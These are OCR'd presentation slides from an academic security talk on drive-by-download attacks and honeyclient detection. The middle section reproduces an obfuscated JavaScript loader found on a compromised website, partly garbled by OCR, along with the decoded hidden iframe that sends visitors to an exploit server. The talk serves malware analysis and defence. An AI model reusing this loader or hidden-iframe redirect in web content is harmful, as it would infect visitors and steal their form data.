Drive-by-Download Analysis: prelude to the Botnets

Professor Peter Komisarczuk

School of Computing and Technology, TVU

Dr Ian Welch, Victoria University of Wellington

Dr Christian Seifert, Mr Le Van Lam,
Mr David Stirling, Mr Ramon Steenson,
and the Honeynet Project

Presentation Outline


- Introduction to honeyclients (aka client honeypot) and drive-by-downloads
  - The ***start*** of may botnets
- .nz scan sponsored by InternetNZ
  - Most of this work is from New Zealand

- Background: research group at Victoria University of Wellington, ex-member of the NZ-ITF (was NZ BTF), now starting research centre at TVU
- Honeynet Project - NZ chapter

Drive-by-Downloads: Malicious Servers


- A malicious server attempts to exploit the vulnerabilities of client systems
  - One in 150 web servers are malicious (Q1/2010)
- Examples:
  - Installation of malware from a web server:
    - Key-logger (disclosure)
    - Botnet control software (owned)
  - Access to browser history (disclosure)
  - Crash of client program or platform (DoS)
  - Spoofing (aids phishing)

Drive-by-Download Vulnerability/Attack/Exploit



TVU London Thames Valley University

Victoria University of Wellington, New Zealand


Keith Jarrett - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://www.keithjarrett.it/
Go
Links
KEITH JARRETT
Done
Internet
start
Keith Jarrett - Micros...
4:11 AM

unofficial web site

"Non ho nemmeno un seme quando comincio. E' come partire da zero"
Keith Jarrett

http://www.keithjarrett.it
(August 2007)

Contains Obfuscated Javascript

-
  ```
  <script language=JavaScript> function dc(x)= st2 ns = "isiresearchsoft-com/
  cwyw" />{var l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array
  (63,17,21,4,60,32,52,45,13,28,0,0,0,0,0,0,5,42,57,37,41,48,62,59,56,24,46,31,38,12,3,27,19,1,
  39,36,6,26,44,20,9,33,34,0,0,0,0,43,0,15,53,40,8,2,54,16,7,0,14,23,18,11,22,58,35,51,50,29,25,
  47,10,30,55,49,61);for(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--){w|=(t
  [x.charCodeAt(p++)-48])<<s;if(s){r+=String.fromCharCode(250^w&255);w>>=8;s-=2}else{s=6}}
  document.write(r)}}dc
  ('TaXRdJBCKAsZdLBysmDpjAdE2ksLdFdCKodbIjX52kBpjl7ZlAIxUxHSwocShxzrs_7SKjtRloHy
  su9xURcpNUBRhx8pPLHSIjDCPoH5i_7SPoDRKltEsPVy2aXRdJBCKlM')\ </script>
  ```

- Decrypted and directs you to an exploit server using an iframe


- <iframe src='http://crunet.biz/out.php' width='1' height='1' style='visibility: hidden;'></iframe>

- Tries an IE 6 exploit, then Apple Quicktime, then WinZip …
- Loads a "sniffer" => gathers data when you fill in a web form, and sends it to a collection server
- (More generally recruited to a botnet for long term exploitation)


Detection & Analysis: Honeyclients

- Security devices that seek, identify, analyse ***client side attacks*** and identify ***malicious content/ servers*** (has no production value)
- Concentrates on client side of client/server relationship
  - Find malicious servers
    - Blacklisting (e.g. DNS blackholes)
    - Have servers removed & cleansed (discuss!)
  - Signature generation
  - Study the evolution of malicious servers
    - How are exploits hosted, distributed, deployed?
    - What clients are targeted and how are they exploited?
    - Trend analysis, detect emergent behaviours, etc.

Client Honeypot Instrument



Honeyclient - Components




Queuer: Drives the vulnerable client to investigate content and servers

Visitor: applications e.g. IE, Office, etc.

